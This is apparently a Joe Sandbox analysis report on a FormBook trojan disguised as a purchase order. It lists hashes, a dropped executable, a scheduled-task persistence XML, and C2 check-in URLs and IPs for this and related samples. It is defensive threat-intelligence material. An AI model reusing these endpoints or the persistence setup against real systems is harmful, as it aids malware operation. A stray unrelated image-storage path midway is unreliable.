Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 85, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	32
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	1
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal100.troj.evad.winEXE@10/4@3/4
EGA Information:	Failed
HDC Information:	• Successful, ratio: 34.9% (good quality ratio 31.9%) • Quality average: 71.7% • Quality standard deviation: 31.5%
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .exe

Warnings:	Show All • Exclude process from analysis (whitelisted): taskhostw.exe, MpCmdRun.exe, BackgroundTransferHost.exe, backgroundTaskHost.exe, SgrmBroker.exe, conhost.exe, svchost.exe • Excluded IPs from analysis (whitelisted): 204.79.197.200, 13.107.21.200, 13.88.21.125, 20.82.210.154, 104.43.193.48, 2.20.157.220, 104.42.151.234, 23.57.80.111, 20.82.209.183, 2.20.142.209, 2.20.142.210, 92.122.213.194, 92.122.213.247, 20.54.26.129 • Excluded domains from analysis (whitelisted): au.download.windowsupdate.com.edgesuite.net, arc.msn.com.nsatc.net, store-images.s-microsoft.com-c.edgekey.net, fs-wildcard.microsoft.com.edgekey.net, fs-wildcard.microsoft.com.edgekey.net.globalredir.akadns.net, a1449.dscg2.akamai.net, arc.msn.com, e12564.dspb.akamaiedge.net, www-bing-com.dual-a-0001.a-msedge.net, audownload.windowsupdate.nsatc.net, arc.trafficmanager.net, watson.telemetry.microsoft.com, img-prod-cms-rt-microsoft-com.akamaized.net, prod.fs.microsoft.com.akadns.net, au-bg-shim.trafficmanager.net, www.bing.com, fs.microsoft.com, dual-a-0001.a-msedge.net, ris-prod.trafficmanager.net, e1723.g.akamaiedge.net, ctldl.windowsupdate.com, a767.dscg3.akamai.net, skypedataprdcolcus15.cloudapp.net, ris.api.iris.microsoft.com, a-0001.a-afdentry.net.trafficmanager.net, store-images.s-microsoft.com, blobcollector.events.data.trafficmanager.net, skypedataprdcolwus15.cloudapp.net, skypedataprdcolwus16.cloudapp.net • Report size getting too big, too many NtAllocateVirtualMemory calls found. • Report size getting too big, too many NtOpenKeyEx calls found. • Report size getting too big, too many NtProtectVirtualMemory calls found. • Report size getting too big, too many NtQueryValueKey calls found. • VT rate limit hit for: /opt/package/joesandbox/database/analysis/404237/sample/Nuevo orden pdf.exe

Simulations

Behavior and APIs

Time	Type	Description
20:32:08	API Interceptor	1x Sleep call for process: Nuevo orden pdf.exe modified

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
184.168.131.241	g1EhgmCqCD.exe	Get hash	malicious	Browse	• www.palomachurch.com/8u3b/?DzrXY=9jYQaMLPhL6iMydi3VPda4ZpO9Nse4x/dRiG0pGEWG94UmnbrF8uLUegU4DyS4zVRk0C&zR-4v=0v1D8ZZ8otVT4F9P
	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• www.theboundless.life/bbqo/?Rb=M42dVLz8&XB64XbO8=5cE52+XUn5YOw4VrTBFj5Yjg6Bdl2wnKeIdlDky+FVUstW8yNKK8e4wg1M4nQ/djAnNx
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• www.politicalnobody.com/.q0os/?action=fbgen&v=110&crc=669
	don.exe	Get hash	malicious	Browse	• www.montcoimmigrationlawyer.com/uoe8/?Y4plXns=DVW7OxuTiipzhEotDzlJzGfsiMq3vXOqW3PM8kZWjghPJAmdu1p3BOMI8OM6bfwnU86n&BR=cjlpd
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• www.shoprodeovegas.com/xcl/?DVodV=VtxhA2oX1n1prL&aRm4ZbJP=Q4feKhQOcUvJUP8oz4L5oOA8XtI+UFUMw1FgXJ9gQG3EsyP4HUo30rkjHaPboD73BEgI
	O1E623TjjW.exe	Get hash	malicious	Browse	• www.mojilifenoosa.com/uoe8/?hL3=CVv7qMV6HbciCWFzqhUZZAQ0US+YdWqRbJ1eYpd5+PQQEEyRiYk8iw/aqidrZZ92WW4b0bAtNQ==&lN68=VTUTzPuXE25p9L
	product specification.xlsx	Get hash	malicious	Browse	• www.catherineandwilson.com/uoe8/?3fz=KdZiceDtrkPSh5wICXOYCMhbIwexAutPvfm5ku1h+ZdZhJi6amIzeeuRyyZPsh51ag6xYA==&-Z54yn=EN9puliPkdzp4

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	9DWvynenEDJ11fY.exe	Get hash	malicious	Browse	• www.presentationmagic.online/hsd/?QFQH4r=1bG8ElMXxJthtncP&qFN41JEh=gbeajf+ETOHEP0PZHUr0sH0pmTI6pJIXyLWb6Ib5oE0X8yNQm9fn6k4Inoesq/tjFe61
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• www.xn--demirelik-u3a.com/u8nw/?pPB=jabiRJB0+7MeKC/lblDeYefgEQ6ZikoDt3u4Qwck14FnjpsvvdwaEw6ThFlMbwfIqHdYGe9kyQ==&Hpq=V6AHiBHXhz5LI4
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• www.shoprodeovegas.com/xcl/?0L0tLd=Q4feKhQOcUvJUP8oz4L5oOA8XtI+UFUMw1FgXJ9gQG3EsyP4HUo30rkjHaPboD73BEgI&jFNTjJ=aFNTkJDx
	493bfe21_by_Libranalysis.exe	Get hash	malicious	Browse	• www.bodropе.com/8njn/?CTvX=cvRh_lYP&uFNl=Q5lxd4nOV6z6CcdYecjp1LutROUMPU3SQE6azJE1Czw7E14vrt/nRyUCs3zJRvNDQvTm
	krJF4BtzSv.exe	Get hash	malicious	Browse	• www.smarthealthubclub.com/oerg/?YL0=8pN4l4&r6A=9BaAtcK5xATnUYN0KSqZEziiqzIuiVppJqo/+bNoUNfJehdCQkqUVzs22u6IBE0AgZIm
	MRQUolkoK7.exe	Get hash	malicious	Browse	• www.ottawahomevalues.info/8u3b/?9rwxC4Lh=xUmcyzOk4AdBu/tilHHAKcZZd7JmKNqhEsoN8UKLLkcB2vFqOaieKULrS5S3/+NfkzmCUnU9lg==&o2=iN68aFPHs
	PO20210429.xlsx	Get hash	malicious	Browse	• www.abundando.com/8u3b/?Mz=ltx0qfi0x45&WBZXQ8j=VA7b8QnIVeQJLb4vJ/jdAFdrsC+XTLKBbUdPfJTqVxRnd+9E52kRPAdLCgwgRBmqlhQAqg==

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	z5Wqivscwd.exe	Get hash	malicious	Browse	• www.essential.care/f0sg/?9rQPJl=g9LzgpKuBvImk0kG+GJMLFKZevb+pnBUPQILZLjt7sgNrDsNlIlmg91PoYPi1VOUwj/O&EzrtFB=4hL05l3xNH1L
	DHL_S390201.exe	Get hash	malicious	Browse	• www.thevandolly.com/u2gd/?Rnm=XPc43lnxP&lDKPY0x=9TQa0wlIBYwfJDwG2Z9hvZYJBv0iycAFxoKvqpGfSPWIdmtTiS4MQ+I/8YKrwePIlqW4
	SWIFT COPY.exe	Get hash	malicious	Browse	• www.brad-caroline.com/gnf/?LZhxv=apOpNte8alFpO6vP&7nE4Zlw=g15J7GGOuse5iUv+r/h5g/mBWked130OqUrJnFmD3Jgb0UMGkh9+WkxhJWheCXb3PGqf
	AL-IEDAHINV.No09876543.exe	Get hash	malicious	Browse	• www.ssssummit.com/uv34/?gjKTUx=6lchmDL0&rnKTobm=WMQTG0rumw6bKas1ntyyM+QsxkhHxu1ZUcBmNY6ij7cyCWSVhqmkPYQs9C/7EVYcnBE0
	letterhead.exe	Get hash	malicious	Browse	• www.accidentattorneynearme.net/epms/?x4uDfZgH=njiKImUeNemx2H2C1bki9Spb1pz8bRxtrDi2F8yKp6wD2n21irAidQ0QvvZYOXwohy7E&Cj30v=9rJhur7HoF7lOxC
	Updated April SOA.xlsx	Get hash	malicious	Browse	• www.bookbeachchairs.com/hx3a/?BDH=EBC1Cs7p3SY2xjAhEgLKPc+2rIVZ9PU/AWUwkk97HGSV6MybJ9/jFRm9oMKT03OILBUCjg==&SH6=u2JtglFH

Domains

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
AS-26496-GO-DADDY-COM-LLCUS	g1EhgmCqCD.exe	Get hash	malicious	Browse	• 184.168.131.241

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	TT.exe	Get hash	malicious	Browse	• 107.180.41.236
	SWIFT 00395_IMG.exe	Get hash	malicious	Browse	• 184.168.131.241
	4GGwmv0AJm.exe	Get hash	malicious	Browse	• 50.62.168.157
	c647b2da_by_Libranalysis.exe	Get hash	malicious	Browse	• 184.168.131.241
	HAWB AND INV.exe	Get hash	malicious	Browse	• 107.180.57.119
	Inquiry 05042021.doc	Get hash	malicious	Browse	• 107.180.43.16
	don.exe	Get hash	malicious	Browse	• 184.168.131.241
	Comand#U0103 de achizi#U021bie PP050321.exe	Get hash	malicious	Browse	• 184.168.131.241
	O1E623TjjW.exe	Get hash	malicious	Browse	• 184.168.131.241
	product specification.xlsx	Get hash	malicious	Browse	• 184.168.131.241
	9DWvynenEDJ11fY.exe	Get hash	malicious	Browse	• 184.168.131.241
	PURCHASE ORDER.exe	Get hash	malicious	Browse	• 184.168.131.241
	ETC-B72-LT-0149-03-AR.exe	Get hash	malicious	Browse	• 184.168.131.241
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.3869.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	SecuriteInfo.com.Heur.12433.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
	Documents_1906038956_974385067.xls	Get hash	malicious	Browse	• 192.186.217.35
DIGITALOCEAN-ASNUS	08917506_by_Libranalysis.exe	Get hash	malicious	Browse	• 206.189.46.186
	fbca5ac9_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	fbca5ac9_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	1a92153c_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	1a92153c_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	e577256b_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	e577256b_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	2f50000.exe	Get hash	malicious	Browse	• 46.101.183.160
	4d8c102b_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	4d8c102b_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	28e19445_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	28e19445_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	ad2cc5c6_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	ad2cc5c6_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	2dc106fa_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	12216ea2_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	12216ea2_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	70e645c6_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	70e645c6_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122
	bba0c41e_by_Libranalysis.dll	Get hash	malicious	Browse	• 159.203.93.122

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Nuevo orden pdf.exe.log

Process:	C:\Users\user\Desktop\Nuevo orden pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	modified
Size (bytes):	1314

C:\Users\user\AppData\Local\Microsoft\CLR_v4.0_32\UsageLogs\Nuevo orden pdf.exe.log	
Entropy (8bit):	5.350128552078965
Encrypted:	false
SSDEEP:	24:MLU84jE4K5E4Ks2E1qE4qXKDE4KhK3VZ9pKhPKIE4oKFKHKoZAE4Kzr7FE4sAmEw:MgvjHK5HKXE1qHiYHKhQnoPtHoxHhAHR
MD5:	1DC1A2DCC9EFAA84EABF4F6D6066565B
SHA1:	B7FCF805B6DD8DE815EA9BC089BD99F1E617F4E9
SHA-256:	28D63442C17BF19558655C88A635CB3C3FF1BAD1CCD9784090B9749A7E71FCEF
SHA-512:	95DD7E2AB0884A3EFD9E26033B337D1F97DDF9A8E9E9C4C32187DCD40622D8B1AC8CCDBA12A70A6B9075DF5E7F68DF2F8FBA4AB33DB4576BE9806B8E19180B7
Malicious:	**true**
Reputation:	high, very likely benign file
Preview:	1,"fusion","GAC",0..1,"WinRT","NotApp",1..2,"Microsoft.VisualBasic, Version=10.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..2,"System.Windows.Forms, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089",0..3,"System, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System\4f0a7eefa3cd3e0ba98b5ebddbbc72e6\System.ni.dll",0..2,"System.Drawing, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a",0..3,"System.Core, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a5c561934e089","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\f1d8480152e0da9a60ad49c6d16a3b6d\System.Core.ni.dll",0..3,"System.Configuration, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b03f5f7f11d50a3a","C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\8d67d92724ba494b6c7fd089d6f25b48\System.Configuration.ni.dll",0..3,"System.Xml, Version=4.0.0.0, Culture=neutral, PublicKeyToken=b77a

C:\Users\user\AppData\Local\Temp\tmpA401.tmp	
Process:	C:\Users\user\Desktop\Nuevo orden pdf.exe
File Type:	XML 1.0 document, ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	1644
Entropy (8bit):	5.19338596048242
Encrypted:	false
SSDEEP:	24:2dH4+SEqC/Q7hxlNMFp1/rlMhEMjnGpwjplgUYODOLD9RJh7h8gKB/tn:cbh47TlNQ//rydbz9l3YODOLNdq3D
MD5:	E61B1F1504FEE0014F276BA4BEDCBAEF
SHA1:	1DE67195E7B49B35F4D287417A63C092E2633E14
SHA-256:	82CB1C94A5AAB94F0C51581E1439829D277617146448553E9B23A736A2D7BD73
SHA-512:	5EB642BDC9EE7211947C2CB80CE4053B7590424E0FC0956AD26FF072ED2D9B934A0B2A1587D862AB92C17C4A9871F5456C39673A46281D668A4591B4542C220F
Malicious:	**true**
Reputation:	low
Preview:	<?xml version="1.0" encoding="UTF-16"?>..<Task version="1.2" xmlns="http://schemas.microsoft.com/windows/2004/02/mit/task">.. <RegistrationInfo>.. <Date>2014-10-25T14:27:44.8929027</Date>.. <Author>computer\user</Author>.. </RegistrationInfo>.. <Triggers>.. <LogonTrigger>.. <Enabled>true</Enabled>.. <UserId>computer\user</UserId>.. </LogonTrigger>.. <RegistrationTrigger>.. <Enabled>false</Enabled>.. </RegistrationTrigger>.. </Triggers>.. <Principals>.. <Principal id="Author">.. <UserId>computer\user</UserId>.. <LogonType>InteractiveToken</LogonType>.. <RunLevel>LeastPrivilege</RunLevel>.. </Principal>.. </Principals>.. <Settings>.. <MultipleInstancesPolicy>StopExisting</MultipleInstancesPolicy>.. <DisallowStartIfOnBatteries>false</DisallowStartIfOnBatteries>.. <StopIfGoingOnBatteries>true</StopIfGoingOnBatteries>.. <AllowHardTerminate>false</AllowHardTerminate>.. <StartWhenAvailable>true

C:\Users\user\AppData\Roaming\NkwKQPLeekw.exe	
Process:	C:\Users\user\Desktop\Nuevo orden pdf.exe
File Type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Category:	dropped
Size (bytes):	907776
Entropy (8bit):	7.652560267599121
Encrypted:	false
SSDEEP:	12288:hjGTBHP8LKMTnc2NOAbLWVUuxM5XQTOUZ9V6EnReYLuIsguNA4D6VvxErz2cqPSs:hjy9xkXB09V6EnRhxODMvmXsDds
MD5:	02A32CC05EFBF5236A8C0928D3C9170E
SHA1:	FA3A639F15116DA149B14D832B9255528F0BFE65
SHA-256:	5930CFA7DD5664E104C299FCE83451021349922B6B02774235EAE6BD14FAD464
SHA-512:	22C8BA32AF4A695410652D2D6FCBF79E1804EB9FFD4328F5377E20485052366F53467FC6691070787AE750D8C5B8304E446DF803B0375CA45268BC1E264F26EA
Malicious:	**true**
Antivirus:	• Antivirus: Joe Sandbox ML, Detection: 100%
Reputation:	low
Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...o.....P.....n.... .....@.. .....@..... ..@.....O..... ....H.....text...t.... ....`.rsrc.....@..@.reloc..... .....@..B.....P.....H.....\.....0.....(....(.....(.....o....*.....(.....(!.....("......(#.....($....*N..(....oU...(%....*&.. (&....*.s'.....s(.....s).....s*.....s+.....*....0.....~....o,....+..*.0.....~....o-....+..*.0.....~....o.....+..*.0.....~....o/....+..*.0.....~....o0....+..*&..(1....*...0..<.....~..... (2.....,!r...p.....(3...o4...s5.....~.....

C:\Users\user\AppData\Roaming\NkwKQPLeekw.exe:Zone.Identifier	
Process:	C:\Users\user\Desktop\Nuevo orden pdf.exe
File Type:	ASCII text, with CRLF line terminators
Category:	dropped
Size (bytes):	26
Entropy (8bit):	3.95006375643621

C:\Users\user\AppData\Roaming\NkwKQPLeekw.exe:Zone.Identifier	
Encrypted:	false
SSDEEP:	3:ggPYV:rPYV
MD5:	187F488E27DB4AF347237FE461A079AD
SHA1:	6693BA299EC1881249D59262276A0D2CB21F8E64
SHA-256:	255A65D30841AB4082BD9D0EEA79D49C5EE88F56136157D8D6156AEF11C12309
SHA-512:	89879F237C0C051EBE784D0690657A6827A312A82735DA42DAD5F744D734FC545BEC9642C19D14C05B2F01FF53BC731530C92F7327BB7DC9CDE1B60FB21CD64
Malicious:	**true**
Preview:	[ZoneTransfer]....ZoneId=0

Static File Info

General

File type:	PE32 executable (GUI) Intel 80386 Mono/.Net assembly, for MS Windows
Entropy (8bit):	7.652560267599121
TrID:	• Win32 Executable (generic) Net Framework (10011505/4) 49.80% • Win32 Executable (generic) a (10002005/4) 49.75% • Generic CIL Executable (.NET, Mono, etc.) (73296/58) 0.36% • Windows Screen Saver (13104/52) 0.07% • Generic Win/DOS Executable (2004/3) 0.01%
File name:	Nuevo orden pdf.exe
File size:	907776
MD5:	02a32cc05efbf5236a8c0928d3c9170e
SHA1:	fa3a639f15116da149b14d832b9255528f0bfe65
SHA256:	5930cfa7dd5664e104c299fce83451021349922b6b02774235eae6bd14fad464
SHA512:	22c8ba32af4a695410652d2d6fcbf79e1804eb9ffd4328f5377e20485052366f53467fc6691070787ae750d8c5b8304e446df803b0375ca45268bc1e264f26ea
SSDEEP:	12288:hjGTBHP8LKMTnc2NOAbLWVUuxM5XQTOUZ9V6EnReYLuIsguNA4D6VvxErz2cqPSs:hjy9xkXB09V6EnRhxODMvmXsDds
File Content Preview:	MZ.....@.....!..L.!This program cannot be run in DOS mode....$.....PE..L...o.....P.....n.... .....@.. .....@.....@.....

File Icon

Icon Hash:	00828e8e8686b000

Static PE Info

General

Entrypoint:	0x4def6e
Entrypoint Section:	.text
Digitally signed:	false
Imagebase:	0x400000
Subsystem:	windows gui
Image File Characteristics:	32BIT_MACHINE, EXECUTABLE_IMAGE
DLL Characteristics:	NO_SEH, TERMINAL_SERVER_AWARE, DYNAMIC_BASE, NX_COMPAT
Time Stamp:	0xEAA2096F [Tue Sep 28 04:49:51 2094 UTC]
TLS Callbacks:	
CLR (.Net) Version:	v4.0.30319
OS Version Major:	4
OS Version Minor:	0
File Version Major:	4
File Version Minor:	0
Subsystem Version Major:	4

General	
Subsystem Version Minor:	0
Import Hash:	f34d5f2d4577ed6d9ceec516c1f5a744

Entrypoint Preview

Instruction
jmp dword ptr [00402000h]
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Instruction
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al
add byte ptr [eax], al

Data Directories

Name	Virtual Address	Virtual Size	Is in Section
IMAGE_DIRECTORY_ENTRY_EXPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IMPORT	0xdef1c	0x4f	.text
IMAGE_DIRECTORY_ENTRY_RESOURCE	0xe0000	0x5b4	.rsrc
IMAGE_DIRECTORY_ENTRY_EXCEPTION	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_SECURITY	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BASERELOC	0xe2000	0xc	.reloc
IMAGE_DIRECTORY_ENTRY_DEBUG	0xdef00	0x1c	.text
IMAGE_DIRECTORY_ENTRY_COPYRIGHT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_GLOBALPTR	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_TLS	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_LOAD_CONFIG	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_BOUND_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_IAT	0x2000	0x8	.text
IMAGE_DIRECTORY_ENTRY_DELAY_IMPORT	0x0	0x0	
IMAGE_DIRECTORY_ENTRY_COM_DESCRIPTOR	0x2008	0x48	.text
IMAGE_DIRECTORY_ENTRY_RESERVED	0x0	0x0	

Sections

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics

Name	Virtual Address	Virtual Size	Raw Size	Xored PE	ZLIB Complexity	File Type	Entropy	Characteristics
.text	0x2000	0xdcf74	0xdd000	False	0.846478630515	data	7.65919160699	IMAGE_SCN_MEM_EXECUTE, IMAGE_SCN_CNT_CODE, IMAGE_SCN_MEM_READ
.rsrc	0xe0000	0x5b4	0x600	False	0.421223958333	data	4.08739735314	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_READ
.reloc	0xe2000	0xc	0x200	False	0.044921875	data	0.101910425663	IMAGE_SCN_CNT_INITIALIZED_DATA, IMAGE_SCN_MEM_DISCARDABLE, IMAGE_SCN_MEM_READ

Resources

Name	RVA	Size	Type	Language	Country
RT_VERSION	0xe0090	0x324	data		
RT_MANIFEST	0xe03c4	0x1ea	XML 1.0 document, UTF-8 Unicode (with BOM) text, with CRLF line terminators		

Imports

DLL	Import
mscoree.dll	_CorExeMain

Version Infos


Description	Data
Translation	0x0000 0x04b0
LegalCopyright	Copyright 2019
Assembly Version	1.0.0.0
InternalName	Size.exe
FileVersion	1.0.0.0
CompanyName	
LegalTrademarks	
Comments	
ProductName	StarEggControl
ProductVersion	1.0.0.0
FileDescription	StarEggControl
OriginalFilename	Size.exe

Network Behavior

Snort IDS Alerts

Timestamp	Protocol	SID	Message	Source Port	Dest Port	Source IP	Dest IP
05/04/21-20:33:17.211909	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.3	178.128.103.114
05/04/21-20:33:17.211909	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.3	178.128.103.114
05/04/21-20:33:17.211909	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49728	80	192.168.2.3	178.128.103.114
05/04/21-20:33:56.613141	TCP	2031453	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	34.102.136.180
05/04/21-20:33:56.613141	TCP	2031449	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	34.102.136.180
05/04/21-20:33:56.613141	TCP	2031412	ET TROJAN FormBook CnC Checkin (GET)	49736	80	192.168.2.3	34.102.136.180
05/04/21-20:33:56.750116	TCP	1201	ATTACK-RESPONSES 403 Forbidden	80	49736	34.102.136.180	192.168.2.3

Network Port Distribution



TCP Packets

Timestamp	Source Port	Dest Port	Source IP	Dest IP
May 4, 2021 20:33:16.916558027 CEST	49728	80	192.168.2.3	178.128.103.114
May 4, 2021 20:33:17.211694956 CEST	80	49728	178.128.103.114	192.168.2.3
May 4, 2021 20:33:17.211803913 CEST	49728	80	192.168.2.3	178.128.103.114
May 4, 2021 20:33:17.211909056 CEST	49728	80	192.168.2.3	178.128.103.114
May 4, 2021 20:33:17.506753922 CEST	80	49728	178.128.103.114	192.168.2.3
May 4, 2021 20:33:17.513118982 CEST	80	49728	178.128.103.114	192.168.2.3
May 4, 2021 20:33:17.513158083 CEST	80	49728	178.128.103.114	192.168.2.3
May 4, 2021 20:33:17.513268948 CEST	49728	80	192.168.2.3	178.128.103.114
May 4, 2021 20:33:17.513339043 CEST	49728	80	192.168.2.3	178.128.103.114
May 4, 2021 20:33:17.809281111 CEST	80	49728	178.128.103.114	192.168.2.3
May 4, 2021 20:33:35.782933950 CEST	49735	80	192.168.2.3	184.168.131.241
May 4, 2021 20:33:35.976645947 CEST	80	49735	184.168.131.241	192.168.2.3
May 4, 2021 20:33:35.976763964 CEST	49735	80	192.168.2.3	184.168.131.241
May 4, 2021 20:33:35.976903915 CEST	49735	80	192.168.2.3	184.168.131.241
May 4, 2021 20:33:36.169887066 CEST	80	49735	184.168.131.241	192.168.2.3
May 4, 2021 20:33:36.241235971 CEST	80	49735	184.168.131.241	192.168.2.3
May 4, 2021 20:33:36.241264105 CEST	80	49735	184.168.131.241	192.168.2.3
May 4, 2021 20:33:36.241421938 CEST	49735	80	192.168.2.3	184.168.131.241
May 4, 2021 20:33:36.241481066 CEST	49735	80	192.168.2.3	184.168.131.241
May 4, 2021 20:33:36.434458971 CEST	80	49735	184.168.131.241	192.168.2.3
May 4, 2021 20:33:56.571717024 CEST	49736	80	192.168.2.3	34.102.136.180
May 4, 2021 20:33:56.612833977 CEST	80	49736	34.102.136.180	192.168.2.3
May 4, 2021 20:33:56.612957954 CEST	49736	80	192.168.2.3	34.102.136.180
May 4, 2021 20:33:56.613141060 CEST	49736	80	192.168.2.3	34.102.136.180
May 4, 2021 20:33:56.653806925 CEST	80	49736	34.102.136.180	192.168.2.3
May 4, 2021 20:33:56.750116110 CEST	80	49736	34.102.136.180	192.168.2.3
May 4, 2021 20:33:56.750138998 CEST	80	49736	34.102.136.180	192.168.2.3
May 4, 2021 20:33:56.750308037 CEST	49736	80	192.168.2.3	34.102.136.180
May 4, 2021 20:33:56.750432968 CEST	49736	80	192.168.2.3	34.102.136.180
